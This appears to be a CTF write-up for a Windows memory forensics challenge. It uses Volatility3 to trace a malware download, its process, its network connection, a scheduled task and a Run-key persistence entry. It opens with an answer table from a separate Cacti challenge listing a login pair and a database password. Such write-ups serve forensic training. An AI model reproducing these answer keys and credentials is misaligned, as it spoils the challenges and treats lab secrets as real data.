
Final Answer
| Question | Answer |
|---|---|
| 1. What is the Cacti version in use? | 1.2.28 |
| 2. What is the set of credentials used to log in to the instance? | marnie.thistlewhip:Z4ZP_8QzKA |
| 3. Three malicious PHP files are involved in the attack. In order of appearance in the network stream, what are they? | JWUA5a1yj.php,ornF85gfQ.php,f54Avbg4.php |
| 4. What file gets downloaded using curl during exploitation process? | bash |
| 5. What is the name of the variable in one of the three malicious PHP files that stores the result of the executed system command? | $a54vag |
| 6. What is the system machine hostname? | tinselmon01 |
| 7. What is the database password used by Cacti? | zqvyh2fLgyhZp9KV |
~ [FOR] Santa Giveaway (medium) ~
Details
At Wintercrest Workshop, an employee ran a cheerful holiday giveaway helper that left behind a shimmerdust‑thin trail no one noticed at first. That single action set off a quiet compromise beneath the system’s surface. You are provided only with a full memory dump. Reconstruct the incident using volatile artifacts: identify the process that began the chain, uncover the in‑memory traces it left behind, and extract the command line showing how the intruder secured its foothold.
1
2
3
4
5
6
7
8
9
01 - During initial compromise, What is the URL that the victim downloaded the malware from, to start the compromise? (for example: https://example.com)
02 - What date(time) did the user initiated the download? (UTC Time: YYYY-MM-DD hh:mm:ss)
03 - Which process became the primary malicious executable? Provide the PID associated with this process. (for example: 1337)
04 - Based on memory analysis, what is the location the malware was originally launched from? Please, provide the full path.
05 - When reviewing network activity, which remote IP address and port did the malicious process communicate with? (IP:PORT)
06 - What is the Malware Family
07 - What is the GUID of the scheduled task created by the malware
(ex: 6B29FC40-CA47–1067-B31D-00DD010662DA)
08 - As part of maintaining a long‑term foothold, what (full) registry key and value did the malware modified to ensure it launches at every user session startup? (HKCU\{full key}\{value})
Solution
We are provided a vmem and vmsn file. This is volatite artifact so I used Volitility3 for this challenge
Question 1: During initial compromise, What is the URL that the victim downloaded the malware from, to start the compromise?
First of all, I checked the process list of memory by using plugin windows.pslist
1
python3 ~/Desktop/Tools/volatility3/vol.py -f Challenge-Snapshot.vmem windows.pslist > pslist

We see that there are many process of Chrome, so I guess the victim download the malware when use Chrome browser. I will extract the History DB of Chrome. We and to find address of this file in the memory, and to do that I used plugin windows.filescan and grep
1
2
3
4
5
python3 ~/Desktop/Tools/volatility3/vol.py -f Challenge-Snapshot.vmem windows.filescan > filescan
cat filescan | grep -i 'chrome' | grep -i 'history'

0xe786d47c1ef0  \Users\user\AppData\Local\Google\Chrome\User Data\Default\History
0xe786d582fef0  \Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal
When we known the virtual address of History DB file, we can use plugin dumpfiles to extract it.
1
python3 ~/Desktop/Tools/volatility3/vol.py -f Challenge-Snapshot.vmem windows.dumpfiles --virtaddr=0xe786d47c1ef0
This is sqliteDB so we can use DB Browser (SQLite) to open it. However, in this time, we got an error dumping the history DB, so we can use option .recover through sqlite3 CLI
1
sqlite3 file.0xe786d47c1ef0.0xe786d37d7010.DataSectionObject.History.dat ".recover" | sqlite3 rcv_History

When we recovered it, we can load it into DB Browse. Access tables related to downloading we can found the answer
Question 2: What date(time) did the user initiated the download?

We are also find it on the DB. Value of start_time is the value we have to find but we have to convert it. We can convert it by using formula: UNIX Timestamp = (time / 1000000) - 11644473600


Question 3: Which process became the primary malicious executable? Provide the PID associated with this process.
To find malicious process, we can use plugin windows.malfind

If we check it with plugin cmdline with PID 6520, we can see that the executable path is very suspicious: the process created by the executable in %temp% folder

Question 4: Based on memory analysis, what is the location the malware was originally launched from?
We already found the answer in question 3 through cmdline plugin
Question 5: When reviewing network activity, which remote IP address and port did the malicious process communicate with?
We can use plugin windows.netscan to determine the answer

We will focus on destination IP and Port and get the answer easily
Question 6: What is the Malware Family
To determine this, we have to extract the malware from the memory, get hash, and use it to find it in on
1
2
3
4
5
6
cat filescan | grep -i rgbux.exe
0xe786d5170d70  \Users\user\AppData\Local\Temp\152c6d54a1\rgbux.exe
0xe786d51f3ba0  \Windows\System32\Tasks\rgbux.exe

python3 ~/Desktop/Tools/volatility3/vol.py -f Challenge-Snapshot.vmem -o dump windows.dumpfiles --virtaddr=0xe786d5170d70
python3 ~/Desktop/Tools/volatility3/vol.py -f Challenge-Snapshot.vmem -o dump windows.dumpfiles --virtaddr=0xe786d51f3ba0
Because there are 2 files: One is already determined and the 2nd one is located in System32\Tasks\ –> Very suspicious. I dumped all of these


\Users\user\AppData\Local\Temp\152c6d54a1\rgbux.exe- SHA256:8318f4e15487927ccec1374bcb4a3d036d1982292b2a4969522fd9196587e341\Windows\System32\Tasks\rgbux.exe- SHA256:c4de48f51c695afe0ee97c489cdae73a79f8099de02e36b19bb8c8b38558aa98
Search the hashes on Virustotal we can see there are rules match with this file

And we found the answer
Question 7: What is the GUID of the scheduled task created by the malware
We can use plugin windows.registry.hivelist to take the hive’s offset and use it with plugin ``
Scheduled task is saved in HKLM\Software hive so we choose \SystemRoot\System32\Config\SOFTWARE the offset. The key is located in Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\


However, if you use lastest version of Volatility, we can use another plugin windows.registry.scheduled_tasks to find the answer faster
Question 8: What is (full) registry key and value did the malware modified to ensure it launches at every user session startup?
We can find the answer on Virustotal: There is a matched rule

This is mapping to MITRE ATT&CK technique Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001
